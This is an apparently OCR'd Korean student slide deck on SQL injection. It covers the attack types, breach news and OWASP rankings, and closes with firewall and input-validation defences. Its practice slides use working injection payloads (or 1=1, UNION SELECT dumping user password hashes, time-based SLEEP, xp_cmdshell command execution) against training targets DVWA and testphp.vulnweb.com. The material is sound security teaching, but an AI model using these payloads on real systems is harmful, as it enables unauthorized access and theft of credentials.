SQL 인젝션

202112021 박채우

SQL 인젝션

- XSS 공격과 비슷한 코드 인젝션의 한 기법으로 클라이언트의 입력값을 조작하여 서버의 데이터베이스를 공격하는 방식이다.
- 즉 웹 애플리케이션이 백엔드에서 구동중인 데이터베이스에 질의를 하는 과정에서 사용되는 SQL 쿼리를 조작하여 데이터베이스를 대상으로 공격자가 의도한 악의적인 공격을 수행한다.

SQL 인젝션

- 주로 사용자가 입력한 데이터를 제대로 필터링, 이스케이핑 하지 못했을 경우에 발생한다. (XSS 공격과 유사함)
- 1. 인증 우회 : SQL 인젝션의 대표적인 목적으로 로그인 폼을 대상으로 공격을 수행한다. 정상적인(ID 또는 비밀번호) 계정 정보 없이도 로그인을 우회하여 접속 할 수 있다.
- 2. DB 데이터 조작 및 유출 : 조작된 쿼리가 실행되도록 하여 기업의 개인정보나 기밀정보에 접근한다.
- 3. 시스템 명령어 실행 : 원격으로 시스템 명령어를 실행하여 데이터를 유출, 삭제 시킬 수 있다.

SQL 인젝션

‘여기어때’ 개인정보 99만건 유출…‘SQL인젝션’ 공격이 원인

발행일 2017-04-26 10:40:16

위드이노베이션이 운영하는 숙박 온·오프라인 연계(O2O) 서비스 ‘여기어때’에서 유출된 고객 개인정보가 99만여 건에 이르는 것으로 조사됐다. 지난달 회사측이 발표한 침해 건수에서 더 늘어났다.

사고 원인은 조사 초창기부터 예상됐던대로 웹사이트 취약점 공격기법인 ‘SQL 인젝션’ 공격에 의해 데이터베이스(DB)가 뚫린 것으로 확인됐다.

미래창조과학부와 방송통신위원회는 여기어때 개인정보 유출 침해사고 관련 ‘민·관합동조사단’ 조사 결과를 4월 26일 밝혔다.

민·관합동조사단은 여기어때 서비스 이용고객을 대상으로 총 4817건의 협박성 음란 문자(SMS)가 발송됨에 따라 확인된 개인정보 유출 침해사고 원인 분석과 대응, 피해 방지 등을 위해 미래부, 방통위, 한국인터넷진흥원과 민간 전문가로 구성, 지난 3월7일부터 3월17일까지 조사를 벌였다.

조사단은 확보한 웹서버 로그 1560만건, 공격서버·PC 5대를 바탕으로 사고 관련자료 분석, 재연해 해킹의 구체적인 방법 및 절차, 개인정보 유출 규모 등을 확인했다.

해커는 여기어때 마케팅센터 웹페이지에 SQL 인젝션 공격을 통해 DB에 저장된 관리자 세션값(세션 아이디)을 탈취한 것으로 드러났다. SQL 인젝션 공격은 가장 흔한 웹사이트 취약점 공격으로 알려져 있다.

[메가경제 조철민 기자] 국내 최대 휴대폰 커뮤니티 '뽐뿌'의 홈페이지는 웹해킹에 많이 이용되는 'SQL 인젝션(Injection) 공격'에 뚫린 것으로 드러났다.


13일 보안 업계에 따르면 SQL 인젝션은 홈페이지에 악의적인 시스템 명령을 숨겨놓고 방문자를 감염시키는 해킹 수법이다.

해커들은 로그인 인증을 우회해 데이터베이스에 있는 회원 아이디와 패스워드 등의 개인정보를 빼돌릴 수 있다.

SQL 인젝션

- 이러한 SQL 인젝션 공격은 XSS 공격과 함께 쌍두마차로 웹에서 빈번히 일어나는 해킹기법이다.

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – 인젝션	→	A1:2017 – 인젝션
A2 – 취약한 인증과 세션 관리	→	A2:2017 – 취약한 인증
A3 – 크로스 사이트 스크립팅 (XSS)	↘	A3:2017 – 민감한 데이터 노출
A4 – 안전하지 않은 직접 객체 참조 [A7 항목과 병합됨]	U	A4:2017 – XML 외부 개체 (XXE) [신규]
A5 – 잘못된 보안 구성	↘	A5:2017 – 취약한 접근 통제 [합침]
A6 – 민감한 데이터 노출	↗	A6:2017 – 잘못된 보안 구성
A7 – 기능 수준의 접근 통제 누락 [A4 항목과 병합됨]	U	A7:2017 – 크로스 사이트 스크립팅 (XSS)
A8 – 크로스 사이트 요청 변조 (CSRF)	☒	A8:2017 – 안전하지 않은 역직렬화 [신규, 커뮤니티]
A9 – 알려진 취약점이 있는 구성요소 사용	→	A9:2017 – 알려진 취약점이 있는 구성요소 사용
A10 – 검증되지 않은 리다이렉트 및 포워드	☒	A10:2017 – 불충분한 로깅 및 모니터링 [신규, 커뮤니티]



공격 방법들

- 1. Error based SQL Injection : 가장 많이 쓰이고 대중적인 공격 기법으로 논리적 에러를 이용한 공격이다.

SELECT *FROM Users WHERE id= ‘input1’ AND password = ‘input2’

↓

SELECT *FROM Users WHERE id= ‘’ or 1=1--’ AND password~~;

공격 방법들

- 2. Union based SQL Injection : Union 키워드는 두 개의 쿼리문에 대한 결과를 통합해서 하나의 테이블로 보여주게 하는 키워드이다.

SELECT *FROM Users WHERE id= ‘input1’ AND password = ‘input2’

↓

input1 : UNION SELECT 1, 1, 1, 1 -- AND

공격 방법들

- 3. Blind based SQL Injection : 데이터베이스로부터 특정한 값이나 데이터를 전달받지 않고 단순히 참과 거짓의 정보만 알 수 있을 때 사용하는 공격기법이다.

SELECT *FROM Users WHERE id= ‘input1’ AND password = ‘input2’

↓

input1 : test’ and ASCII(SUBSTR(SELECT name From information_schema.tables WHERE table_type=’ base table’ limit 0,1)1,1)) > 100 --

공격 방법들

- 3. Blind based SQL Injection : 데이터베이스로부터 특정한 값이나 데이터를 전달받지 않고 단순히 참과 거짓의 정보만 알 수 있을 때 사용하는 공격기법이다.

SELECT *FROM Users WHERE id= ‘input1’ AND password = ‘input2’

↓

input1 : test’ OR (LENGTH(DATABASE())=1 AND SLEEP(2)) --

공격 방법들

- 4. Stored Procedure based SQL Injection : 저장 프로시저는 일련의 쿼리들을 모아 하나의 함수처럼 사용자가 형식을 지정한 것이다. 공격자가 웹에서 저장 프로시저에 대한 접근 권한을 가짐으로써 공격을 실행할 수 있다. 시스템 권한을 획득해야 하므로 공격 난이도가 높으나, 서버에 큰 피해를 입힐 수 있다.

SELECT *FROM Users WHERE id= ‘input1’ AND password = ‘input2’

↓

input1 : ´admin´ ; EXEC master.dbo.xp_cmdshell ´cmd.exe dir c:´-- And Password

공격 방법들

- 5. Mass SQL Injection : 2008년에 처음 발견된 공격 기법으로 기존의 공격과는 달리 한번의 공격으로 다량의 데이터베이스가 조작되어 큰 피해를 입히는 공격이다. 보통 다량의 데이터베이스 값을 변조하여 데이터베이스에 악성 스크립트를 삽입한다.

실습

If you are already registered please enter your login information below:

Username :

Password :

login

You can also signup here.
Signup disabled. Please use the username test and the password test.

' or 1=1--'

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 20
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
;q=0.9
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

uname=test&pass=test
```

(test)

On this page you can visualize or edit you user information.

Name:

Credit card number:

E-Mail:


Phone number:


Address:

update


You have 0 items in your cart. You visualize you cart here.

실습



127.0.0.1/dvwa/index.php
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
Welcome to Damn Vulnerable Web Application!
Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.
The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficultly, with a simple straightforward interface.
General Instructions
It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.
Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.
DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!


Vulnerability: SQL Injection
User ID: 1' or '1'='1
Submit
ID: 1' or '1'='1
First name: admin
Surname: admin
ID: 1' or '1'='1
First name: Gordon
Surname: Brown
ID: 1' or '1'='1
First name: Hack
Surname: Me
ID: 1' or '1'='1
First name: Pablo
Surname: Picasso
ID: 1' or '1'='1
First name: Bob
Surname: Smith

실습




1' order by 3#





즉 데이터베이스의 칼럼의 개수가 2개임을 확인 할 수 있다.

실습


Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' union select 1,2#
First name: admin
Surname: admin
ID: 1' union select 1,2#
First name: 1
Surname: 2

실습


Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
Vulnerability: SQL Injection
User ID:
Submit
ID: ' union select user,password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: ' union select user,password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: ' union select user,password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: ' union select user,password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: ' union select user,password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


MD5 Center
MD5 conversion and reverse lookup
MD5 reverse for e99a18c428cb38d5f260853678922e03
The MD5 hash:
e99a18c428cb38d5f260853678922e03
was succesfully reversed into the string:
abc123
Feel free to provide some other MD5 hashes you would like to try to reverse.

예방대책 : 웹 방화벽 도입

- 1. 물리적 웹 방화벽 : 물리적인 전용 웹 방화벽을 도입함으로써 SQL 인젝션의 룰을 설정하고 제어하여 공격에 대비할 수 있다.
- 2. 논리적 웹 방화벽(공개 웹 방화벽) : 논리적인 구성으로 웹 방화벽을 역할을 수행할 수 있다. 윈도우 환경의 서버에서는 Webknight, 아파치 환경의 서버에서는 ModSecurity 등을 사용할 수 있다.

예방대책 : 시큐어 코딩

- 1. 입력값 유효성 검사 : 입력값의 유효성을 검사하는 방법은 두가지가 있다.
- 1) 블랙리스트 방식 : SQL 쿼리의 구조를 변경시키는 문자나 키워드를 제한하는 방식이다. 즉 특수문자를 블랙리스트로 미리 정의하여 해당 문자를 공백등으로 치환하는 방식
- 2) 화이트리스트 방식 : 블랙리스트 방식과는 반대로 허용된 문자를 제외하고는 모두 금지하는 방식이다. 즉 서버와 환경에 따라 화이트리스트를 다르게 유지할 필요가 있다.

예방대책 : 시큐어 코딩

